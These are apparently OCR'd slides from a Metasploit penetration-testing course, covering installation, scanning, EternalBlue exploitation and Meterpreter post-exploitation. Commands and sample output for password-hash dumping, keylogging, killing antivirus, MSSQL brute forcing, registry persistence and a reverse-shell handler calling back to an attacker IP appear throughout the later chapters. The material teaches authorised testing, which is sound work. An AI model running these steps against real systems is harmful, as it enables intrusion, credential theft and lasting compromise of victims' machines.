
METASPLOIT

MSFCONSOLE

Eng. Mina Magdy
<sscp,oscp,crtp,pts>

Installation material

- Download Course Material
- Download VirtualBox
- Install Kali Linux
- Install Windows 7
- Install metasploitable



Introduction

- The Metasploit Framework (MSF) is far more than just a collection of exploits–it is also a solid foundation that you can build upon and easily customize to meet your needs. This allows you to concentrate on your unique target environment and not have to reinvent the wheel. We consider the MSF to be one of the single most useful security auditing tools freely available to security professionals today. From a wide array of commercial grade exploits and an extensive exploit development environment, all the way to network information gathering tools and web vulnerability plugins, the Metasploit Framework provides a truly impressive work environment.


HOW IT RUN ....

How To Open & update MSF


1) sudo apt update && sudo apt upgrade –y
2) sudo apt update ; apt install metasploit-framework (if uninstalled)
3) sudo msfupdate
4) sudo msfconsole

MSF INTERFACES

GUI
Graphical User Interface



Console



Information Gathering

Scan

Exploit

An exploit executes a sequence of commands that target a specific vulnerability found in a system or application to provide the attacker with access to the system. Exploits include buffer overflow, code injection, and web application exploits.

The Metasploit Framework includes hundreds of auxiliary modules that perform scanning, fuzzing, sniffing, and much more. Although these modules will not give you a shell, they are extremely valuable when conducting a penetration test.

Post-exploitation refers to any actions taken after a session is opened. A session is an open shell from a successful exploit or bruteforce attack. A shell can be a standard shell or Meterpreter. To learn more about the difference

Payload, in simple terms, are simple scripts that the hackers utilize to interact with a hacked system. Using payloads, they can transfer data to a victim system.

Generating payloads is just the first step; nowadays security products, such as **Intrusion Detection Systems** (**IDSs**), antivirus and anti-malware software, can easily pick up the shellcode generated by MSFvenom. To help us evade security, we can use encoders to encode our shellcode.

NOPs or NOP-sled are No Operation instructions that simply slide the program execution to the next memory address. We use NOPs to reach the desired place in the memory addresses. We supply NOPs commonly before the start of the ShellCode to ensure its successful execution in the memory while performing no operations and just sliding through the memory addresses.

AV Bypass with Metasploit Templates and Custom Binaries

Exploits

Auxiliary

Post

Payloads

Encoders

Nops


Evasion

Different Metasploit interfaces

Download & Explain


Armitage: is a graphical cyber attack management tool for the Metasploit Project that visualizes targets and recommends exploits. It is a free and open source network security tool notable for its contributions to red team collaboration allowing for: shared sessions, data, and communication through a single Metasploit instance.

sudo apt install Armitage



Cobalt Strike: is a commercial, full-featured, remote access tool that bills itself as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors".

https://www.cobaltstrike.com/



The Difference between

Visit : https://www.metasploit.com/download

METASPLOIT FREE

(Framework)

&

METASPLOIT PRO

- ***Note Of Ethics***

Our Goals This Course Improve your Skills as a
penetration tester. As a penetration tester, you will be bypassing security measures; that's simply part of the job. When you do, keep the following in mind

- Don't be malicious.
- Don't be stupid.
- Don't attack targets without ***written permission .***
- Consider the consequences of your actions.
- If you do things illegally, you can be caught and put in jail

What's in the Course ?

- Chapter 1 "The Absolute Basics of Penetration Testing"
- Chapter 2 "Metasploit Basics"
- Chapter 3 "Intelligence Gathering"
- Chapter 4 "Vulnerability Scanning"
- Chapter 5 "The Joy of Exploitation"
- Chapter 6 "Meterpreter"
- Chapter 7 "Avoiding Detection"
- Chapter 8 "Exploitation Using Client-Side Attacks"
- Chapter 9 "Metasploit Auxiliary Modules"
- Chapter 10 "The Social-Engineer Toolkit"
- Chapter 11 "Fast-Track"

What's in the Course ?

- Chapter 12 "Karmetasploit" shows you how to leverage Karmetasploit
- Chapter 13 "Building Your Own Modules"
- Chapter 14 " Creating Your Own Exploits"
- Chapter 15 "Porting Exploits to the Metasploit Framework"
- Chapter 16 "Meterpreter Scripting"
- Chapter 17 "Simulated Penetration Test"

Chapter 1
BASICS OF PENETRATION TESTING

- **Intelligence Gathering**

  Intelligence gathering phase, you will gather any information you can about the organization you are attacking by using

- **Vulnerability Analysis**

  Having identified the most viable attack methods, you need to consider how you will access the target. During vulnerability analysis, you combine

- **Exploitation**

  Exploitation is probably one of the most glamorous parts of a penetration test, yet it is often done with brute force rather than with precision. An exploit should be performed only when you know almost beyond a shadow of a doubt that a particular exploit will be successful

- **Reporting**

  Reporting is by far the most important element of a penetration test. You will use reports to communicate what you did, how you did it, and, most important

Chapter 2
METASPLOIT BASICS

- **Exploit**

  Exploit is the means by which an attacker, or pen tester for that matter, takes advantage of a flaw within a system, an application, or a service

- **Payload**

  Payload is code that we want the system to execute and that is to be selected delivered by the Framework. For example, a reverse shell is a payload

- **Shellcode**

  Shellcode is a set of instructions used as a payload when exploitation occurs. Shellcode is typically written in assembly language


- **Module**

  Module in the context of this book is a piece of software that can be used by the Metasploit Framework

- **Listener**

  Listener is a component within Metasploit that waits for an incoming connection of some sort. For example, after the target machine has been exploited, it may call the attacking machine over the Internet

Chapter 3
INTELLIGENCE GATHERING



- **Active** (Per To Per)

  In active information gathering, we interact directly with a system to learn more about it. We might, for example, conduct port scans for open ports on the target or conduct scans to determine what services running.

  - Tools

    1. Port Scanning with Nmap
    2. Ping scan

- **Passive**

  Using passive and indirect information gathering, you can discover information about targets without touching their systems.

  - Tools

    1. whois Lookups
    2. Netcraft
    3. NSLookup

Metasploit Utilities

- Having covered Metasploit’s three main interfaces, it’s time to cover a few utilities. Metasploit’s utilities are direct interfaces to particular features

1. MSF payload
2. MSF encode
3. MSF Update
4. MSF Db

Working with Databases in Metasploit

1. **sudo msfconsole**

2. **db_connect**
Connect to an existing data service

3. **db_disconnect**
Disconnect from the current data service

4. **db_export**
Database Export a file contains the contents

5. **db_import**
Import scan result file

- # Importing Nmap Examples

  - db_nmap -sS -A 172.16.32.131
  - nmap -Pn -sS -A -oX msfcourse 192.168.1.1/24

- # Port Scanning with Metasploit

  1. search portscan
  2. use scanner/portscan/syn
  3. Run OR exploit

- # Server Message Block Scanning

  Metasploit can scour a network and attempt to identify versions of Microsoft

  1. use scanner/smb/smb_version
  2. show options
  3. set RHOSTS 192.168.1.155
  4. run OR exploit

Importing Nmap Results into Metasploit

1. db_export
Export a file containing the contents of the database

2. db_import
Import a scan result file

3. db_nmap
Executes nmap and records the output automatically

Chapter 4
VULNERABILITY SCANNING

- ## Configured Microsoft SQL Servers

1. use scanner/mssql/mssql_ping
2. show options
3. set RHOSTS <HOST>
4. Run Or Exploit

- ## SSH Server Scanning

use scanner/ssh/ssh_version

- ## FTP Scanning

use scanner/ftp/ftp_version

- ## VNC Authentication

use auxiliary/scanner/vnc/vnc_none_auth

- ## Scanning for Open X11 Servers

  use auxiliary/scanner/x11/open_x11

  traying 192.168.1.1

  If Successful

  Open X Server @ 192.168.1.23

- ## VNC Authentication

  use auxiliary/scanner/vnc/vnc_none_auth

Chapter 5
ENJOY OF EXPLOITATION

- **Basics Exploitation**
  - The Metasploit Framework contains hundreds of modules, and it is nearly impossible to remember them all. Running `show` from msfconsole will display every module available in the Framework

1) **show exploits**
2) **Show auxiliary**
3) **show options**

- # Manage It

- use windows/smb/ms08_067_netpi
  - Back

- SEARCH BY NAME >> Search mssql
- SEARCH BY NUMBER >> Search ms08_67

Manage It In Windows

1. sudo msfconsole
2. search Blue
3. use auxiliary/scanner/smb/smb_ms17_010
4. Set RHOSTS <HOST>
5. Use exploit/windows/smb/ms17_010_eternalblue
6. Info
7. set RHOST <HOST>
8. show payloads
9. You can set payload by
   set payload windows/shell/reverse_tcp
10. exploit or run
11 . show options

Manage It On Linux

- sudo nmap -p- <HOST>
- sudo msfconsole
- search Anonymous
- TO SCAN >> use auxiliary/scanner/ftp/anonymous
- ftp <HOST>
- Username : anonymous
- Password : anonymous
- exit

Metasploit Extensions

1. show payloads
2. show options
3. show targets
4. Info
5. Set
6. setg And unsetg

Metasploit Extensions

1. Exploit –j
   run on the background

2. Sessions –l

3. Exploit = run

Resource Files

Resource files are script files that automate commands within msfconsole. They contain a list of commands that are executed from msfconsole

```
root@m3lomat:msf3> echo version > autodo.rc
root@m3lomat:msf>  echo load sounds >>autodo.rc
root@m3lomat:msf>  msfconsole -r autodo.rc
[resource (autodo.rc)> version
Framework: 6.2.26-dev
Console :  6.2.26-dev
resource (autodo.rc)> load autodo
[*] Successfully loaded plugin: autodo
```

Chapter 6
METERPRETER

- **MS SQL**

1. use scanner/mssql/mssql_ping

- **Brute Forcing MS SQL Server**

1. use scanner/mssql/mssql_login
2. set PASS_FILE Wordlist.txt
3. set RHOSTS <HOST>
4. set THREADS 11
5. exploit

[+] 192.168.1.1:1433 - MSSQL - successful login 'sa' : ‘pass20000'

Basic Meterpreter Commands

1. Capturing a Screenshot

```
meterpreter > screenshot
Screenshot saved to: /opt/metasploit3/msf3/yVHXaZar.jpeg
```

2. sysinfo

```
Computer: IHAZSECURITY
OS : P (Build 2600, Service Pack 2).
Arch : x86Windows X
```

3. Process Number

```
meterpreter > ps

Process list
============
PID Name Arch Session User Path
--- ---- ---- ------- ---- ----
0 [System Process]
4 System x64 0 NT AUTHORITY\SYSTEM

meterpreter > migrate 2123
```

Basic Meterpreter Commands

4. Capturing Keystrokes

```
meterpreter > run post/windows/capture/keylog_recorder [
[*] Executing module against hp
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/kali
232443556747874_default_192.168.1.1_hp11223.txt

cat /root/.msf3/root/232443556747874/_default_192.168.1.1_hp.key_11223.txt
```

5. Password Hash

password hashes form

```
Administrator:500:e52cac67419a9a22cbb699e2fdfcc59e
```

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b75989f65d1e04af7625ed712ac36c29:::
```

Advanced Meterpreter Commands

6. run vnc

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.1 LPORT=4545)
[*] Running payload handler
[*] VNC stager executable 37888 bytes long
[*] Uploaded the VNC agent to C:\WINDOWS\TEMP\CTDWtQC.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.1.1:4545...
[*] VNC Server session 1 opened (192.168.1.1:4545 -> 192.168.1.1:1091)
```

7. Migrating a Process

```
meterpreter > run post/windows/manage/migrate
[*] Running module against V-MAC-XP
[*] Current server process: revterp.exe (2436)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE
```

8. Killing Antivirus Softwares

```
meterpreter > run killav
[*] Killing Antivirus services on the target...
[*] Killing off antidown.exe...
[*] Killing off antidown.exe...
```

Advanced Meterpreter Commands

9. System Password Hashes

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY de4b35306c5f595438a2f78f768772d2...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
```

10. Get Traffic on a Target Machine

```
meterpreter > run packetrecorder -i 1
[*] Starting Packet capture on interface 1
[*] Packet capture started
```

11. Killing Antivirus Softwares

```
meterpreter > run killav
[*] Killing Antivirus services on the target...
[*] Killing off antidown.exe...
[*] Killing off antidown.exe...
```

Advanced Meterpreter Commands

12. Scarping System

This Script enumerates just about everything you could ever want from a system.
It will grab the usernames and passwords, download the entire registry, dump password hashes

```
meterpreter > run scraper
[*] New session on 192.168.1.1:1095...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\Vcfuyfm.reg)
```

13. Persistence

Persistence script allows you to inject a Meterpreter agent to ensure that Meterpreter is running even after the target system reboots If this is a reverse connection

Note : We run persistence and tell Windows to auto start the agent at boot time (-X), wait 50 seconds (-i 50) before connection retries, run on port 443 (-p 443), and connect to IP 192.168.33.129. We then establish a listener for the agent at X with use multi/handler, and after setting a couple of options and running exploit

```
meterpreter > run persistence -X -i 50 -p 443 -r 192.168.33.129
[*] Creating a persistent agent: LHOST=192.168.33.129 LPORT=443 (interval=50 onboot=true)
[*] Persistent agent script is 316384 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\asSnqrlUDRwO.vbs
[*] Agent executed with PID 3160
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\xEYnaHedooc
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\
xEYnaHedooc
```

Advanced Meterpreter Commands

13. Persistence

```
meterpreter > run persistence -X -i 50 -p 443 -r 192.168.33.129
[*] Creating a persistent agent: LHOST=192.168.33.129 LPORT=443 (interval=50 onboot=true)
[*] Persistent agent script is 316384 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\asSnqrlUDRwO.vbs
[*] Agent executed with PID 3160
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\restart
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\restart
msf> use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set LHOST 192.168.1.1
LHOST => 192.168.1.1
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.1:443
[*] Starting the payload handler...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 2 opened (192.168.1.1:443 -> 192.168.1.1:1120)
```

Advanced Meterpreter Commands

Core Commands
==========

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values

Advanced Meterpreter Commands

Core Commands
==========

Command	Description
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Advanced Meterpreter Commands

tdapi: File system Commands
==========

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcat	Read the contents of a local file to the screen
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

Advanced Meterpreter Commands

Stdapi: Networking Commands
==========

Command	Description
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

Advanced Meterpreter Commands

Stdapi: System Commands
==========

Command	Description
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

Advanced Meterpreter Commands

Stdapi: User interface Commands
==========

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop
